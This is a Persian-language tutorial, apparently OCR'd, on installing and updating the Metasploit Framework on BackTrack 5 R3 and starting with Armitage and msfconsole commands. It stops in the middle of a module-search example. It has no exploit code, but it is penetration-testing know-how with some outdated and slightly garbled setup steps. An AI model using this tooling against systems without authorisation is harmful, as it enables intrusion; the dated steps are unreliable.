
حداقل 512MB است.





۶) انتخاب فایلی که دانلود کردید:




۷) مثل شکل زیر عمل کنید:




**۸)** در نهایت کلیک روی create.




۹) انتخاب و start برنامه:




**روش دوم (( نصب متا اسپلویت به عنوان یک برنامه در BT5-R3)):**

این روش کمی طولانی ولی ٪۱۰۰ جوابگو است.

چرا این روش را مطرح کرده اند؟

جواب : شما وقتی bt را نصب کنید و دستور زیر را بنویسید: msfupdate شرکت github اجازه نمی دهد دیگر متا اسپلویت را آپدیت کنید. یا باید به روزترین نسخه آن را نصب کنید یا اینکه از این روش private که بنده پیدا کردم استفاده کنید.

پیشنهاد: این روش عالی است.

۲ شکل زیر ممکن است برای شما هم آمده باشد. در این صورت و اگر خواستید از روش من استفاده کنید.

```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

Updating '.':
Error validating server certificate for 'https://www.metasploit.com:443':
 - The certificate is not issued by a trusted authority. Use the
   fingerprint to validate the certificate manually!
Certificate information:
 - Hostname: www.metasploit.com
 - Valid: from Fri, 05 Apr 2013 00:00:00 GMT until Sun, 05 Apr 2015 23:59:59 GMT
 - Issuer: Terms of use at https://www.verisign.com/rpa (c)06, VeriSign Trust Net
work, VeriSign, Inc., US
 - Fingerprint: ec:fc:40:64:e6:8b:58:84:27:5b:d5:aa:a3:d1:10:27:e1:0d:c3:d9
(R)eject, accept (t)emporarily or accept (p)ermanently?
```

ali-mp5

azimzadeh

```
Password for 'alimp5':
svn: E170001: Unable to connect to a repository at URL 'https://www.metasploit.com/svn/framework3/trunk'
svn: E170001: OPTIONS of 'https://www.metasploit.com/svn/framework3/trunk': authorization failed: Could not authenticate to s
erver: rejected Basic challenge (https://www.metasploit.com)
root@bt:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

Updating '.':
Authentication realm: <https://www.metasploit.com:443> =[ MSF must be updated via GitHub or a more recent msfupdate. See http
://r-7.co/MSF-SVN for more ]=
Password for 'root':
Authentication realm: <https://www.metasploit.com:443> =[ MSF must be updated via GitHub or a more recent msfupdate. See http
://r-7.co/MSF-SVN for more ]=
Username: root
Password for 'root':
Authentication realm: <https://www.metasploit.com:443> =[ MSF must be updated via GitHub or a more recent msfupdate. See http
://r-7.co/MSF-SVN for more ]=
Username: toor
Password for 'toor':
svn: E170001: Unable to connect to a repository at URL 'https://www.metasploit.com/svn/framework3/trunk'
svn: E170001: OPTIONS of 'https://www.metasploit.com/svn/framework3/trunk': authorization failed: Could not authenticate to s
erver: rejected Basic challenge (https://www.metasploit.com)
root@bt:~# rm -rf $HOME/metasploit
root@bt:~# git clone --depth=1 git://github.com/rapid7/metasploit-framework metasploit
Initialized empty Git repository in /root/metasploit/.git/
remote: Counting objects: 191269, done.
remote: Compressing objects: 100% (53455/53455), done.
Receiving objects:  22% (43003/191269), 30.37 MiB | 7 KiB/s
```

۱) دستور زیر:

apt-get update

۲) دستورات زیر:

```
sudo apt-get install git-core -y
sudo apt-get install curl -y
apt-get install libpq-de
```

```
sudo apt-get install build-essential openssl libreadline6 libreadline6-dev curl git-core zlib1g
zlib1g-dev libssl-dev libyaml-dev libsqlite3-dev sqlite3 libxml2-dev libxslt-dev autoconf libc6-dev
libgdbm-dev ncurses-dev automake libtool bison subversion pkg-config libffi-dev
```

```
sudo apt-get -y install \
build-essential zlib1g zlib1g-dev \
libxml2 libxml2-dev libxslt-dev locate \
libreadline6-dev libcurl4-openssl-dev git-core \
libssl-dev libyaml-dev openssl autoconf libtool \
ncurses-dev bison curl wget postgresql \
postgresql-contrib libpq-dev \
libapr1 libaprutil1 libsvn1 \
libpcap-dev
```

۳) در اینجا باید فایل متا را به صورت سورس دانلود کنید.

**نکته**: این فایل دانلودی را بعد از دانلود در جایی مناسب نگهدارید تا بعدها دوباره  آن را داتلود نکنید.

**۴)** حداقل  باید 200MB دانلود کنید:

```
rm -rf $HOME/metasploit
```


```
git clone --depth=1 git://github.com/rapid7/metasploit-framework metasploit
```

۵) دستورات زیر:

```
git clone git://github.com/sstephenson/rbenv.git ~/.rbenv
```

echo 'export PATH="$HOME/.rbenv/bin:$PATH"' >> ~/.profile

echo 'eval "$(rbenv init -)"' >> ~/.profile



۶) دستورات زیر:

```
cd ~/.rbenv/
mkdir plugins
cd ~/.rbenv/plugins
git clone git://github.com/sstephenson/ruby-build.git
```

**نکته:** از اینجا به بعد رو دقت کنید. روی VMware ممکن است کمی دچار مشکل بشوید.ولی اگر روی هارد نصب کرده باشید راحت نصب می شود.

۷) ما نیاز به ruby 1.3 داریم . شما می توانید آن را از سایت ruby دانلود کنید یا در اینترنت جستجو کنید.
حجم۱.۹.۳: حداکثر ۲۰مگابایت ـ حداقل: ۱۰ مگابایت


دستور زیر:

```
rbenv install 1.9.3-p385
```

نکته: اگر نصب نشد از سایت زیر دانلود کنید:

**www.rubygems.org**

```
rbenv global 1.9.3-p385
rbenv rehash
ruby –v
```



۸) این قسمت ممکن است کمی طول بکشد:

```
gem install bundler
rails -v
gem install rails
rails -v
```

۹) فولدری که در root شما با نام metasploit دانلود شده است اسم آن را به نام msf3 تغییر دهید.

۱۰) به مسیر زیر بروید:

```
cd /opt/metasploit
```

۱۱) سپس فولدر را روی msf3 فعلی کپی کنید و اجازه دهید عمل replace انجام شود.

۱۲) در همین ترمینال که دستور مرحله ۱۰را وارد کردید، دستور زیر را بزنید، یعنی این:

```
(cd /opt/metasploit/msf3):
gem install bundle && bundle install
```

۱۳) یک ترمینال جدید باز کنید و مجدد دستور زیر:

```
gem install bundle && bundle install
```

در مراحل ۱۱ و ۱۲ gem ها شما در حال نصب است. اگر gem را نتوانست دانلود کند به سایت زیر بروید و به صورت دستی دانلود و آن را نصب کنید.

**www.rubygems.org**

برای نصب gem به صورت دستی:

```
gem install name-gem
```

مثال:

```
gem install nikoti_girl_1
```

۱۴) به مسیر زیر بروید:

```
cd /opt/metasploit/msf3
```

۱۵) دستور:

```
bundle install
```

۱۶) دستور زیر:

gem update


```
Using metaclass (0.0.1)
Using mocha (0.13.3)
Using bourne (1.4.0)
Using database_cleaner (0.9.1)
Using diff-lcs (1.2.2)
Using factory_girl (4.2.0)
Using json (1.7.7)
Using pg (0.15.1)
Using metasploit_data_models (0.16.1)
Using msgpack (0.5.4)
Using network_interface (0.0.1)
Using nokogiri (1.5.9)
Using packetfu (1.1.8)
Using pcaprub (0.11.3)
Using redcarpet (2.2.2)
Using robots (0.10.1)
Using rspec-core (2.13.1)
Using rspec-expectations (2.13.0)
Using rspec-mocks (2.13.0)
Using rspec (2.13.0)
Using shoulda-matchers (1.5.2)
Using simplecov-html (0.5.3)
Using simplecov (0.5.4)
Using timecop (0.6.1)
Using yard (0.8.5.2)
Using bundler (1.1.2)
Your bundle is complete! Use `bundle show [gemname]` to see where a bundled gem
is installed.
root@bt:~#
```

ali mp5

azimzadeh

۱۷) در نهایت دستور:

Msfupdate





۱۸) و اجرای metasploit با دستور زیر:

./msfconsole

یا

./msfconsole -L




## :Mastering Armitage – the graphical management tool for Metasploit

نسخه جدید meta با نرم افزاری به نام armitage وارد بازار شد، این نرم افزار برای این ساخته شد تا کسانی که علاقه مند کار با محیط دستوری (command line) نیستند فراهم کرد. نکته جالب این جا است که ایرادهای زیادی دارد در حین کار شما یک حمله را با meta پیاده سازی می کنید و با موفقیت دسترسی می گیرید، اما با armitage ممکن دسترسی شما fail شود. در بیشتر مواقع این مشکل هست، پس سعی کنید با خود meta کار کنید.

### شروع کار با armitage:

مسیر زیر:

Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework | armitage

یا دستور زیر در ترمینال:

armitage


کلیک روی connect.

**در صورت داشتن مشکل به سایت زیر بروید:**

**http://www.fastandeasyhacking.com/start**
**http://www.fastandeasyhacking.com**

کلیک روی yes.

بعد از وارد شدن شما باید بدانید هر بخش برای چه کاری است:




A:این ناحیه مربوط به ماژول های از پیش تعیین شده است.

B:نمایش تارگت های مورد نظر ما.

C:در این قسمت ما کارهای اصلی خودمان را انجام می دهیم. مثل mterpreter console-session metasploit

## Mastering the Metasploit Console (MSFCONSOLE):

بعد از روش کار با armitage، روشی دیگر وجود دارد که آن، کار با نرم افزار متا اسپلویت اما این بار در محیط console آن است.

در این محیط کارهای زیادی می توان انجام داد از قبیل:

الف) مدیریت دیتابیس

ب) مدیریت جلسه ها.

پ) کانفیگ ماژول های metasploit.

و.....

مراحل کار به شکل زیر است:

۱. دستور زیر در ترمینال ، برای بالا آمدن متااسپلویت.

```
msfconsole
```

**نکته**: در صورت اجرا نشدن دستور بالا به مسیر زیر بروید:

```
cd /opt/metasploit/msf3
```

سپس دستور msfconsole را اجرا کنید.

بعد از وارد شدن چنین متنی را میبینید:

```
msf>
```

۲. توضیحات مختصری از دستورات داخلی metasploit:

help: چگونگی کار با دستورات را توضیح میدهد.

use: باعث میشود ما بتوانیم از یک ماژول استفاده کنیم. و آن را کانفیگ کنیم.

set: تنظیم کردن Option با توجه به ماژول انتخاب شده در بالا.

exploit : اجرا کردن ماژول ما.

run: اجرا کردن یک non-exploit module.

search: گشتن و جستجو.

exit: خارج شدن از متا (به طور کامل).

یک مثال: پیدا کردن ماژول هایی که نام آنها لینوکس است:

```
msf> search linux
```

```
msf > search linux

Matching Modules
================

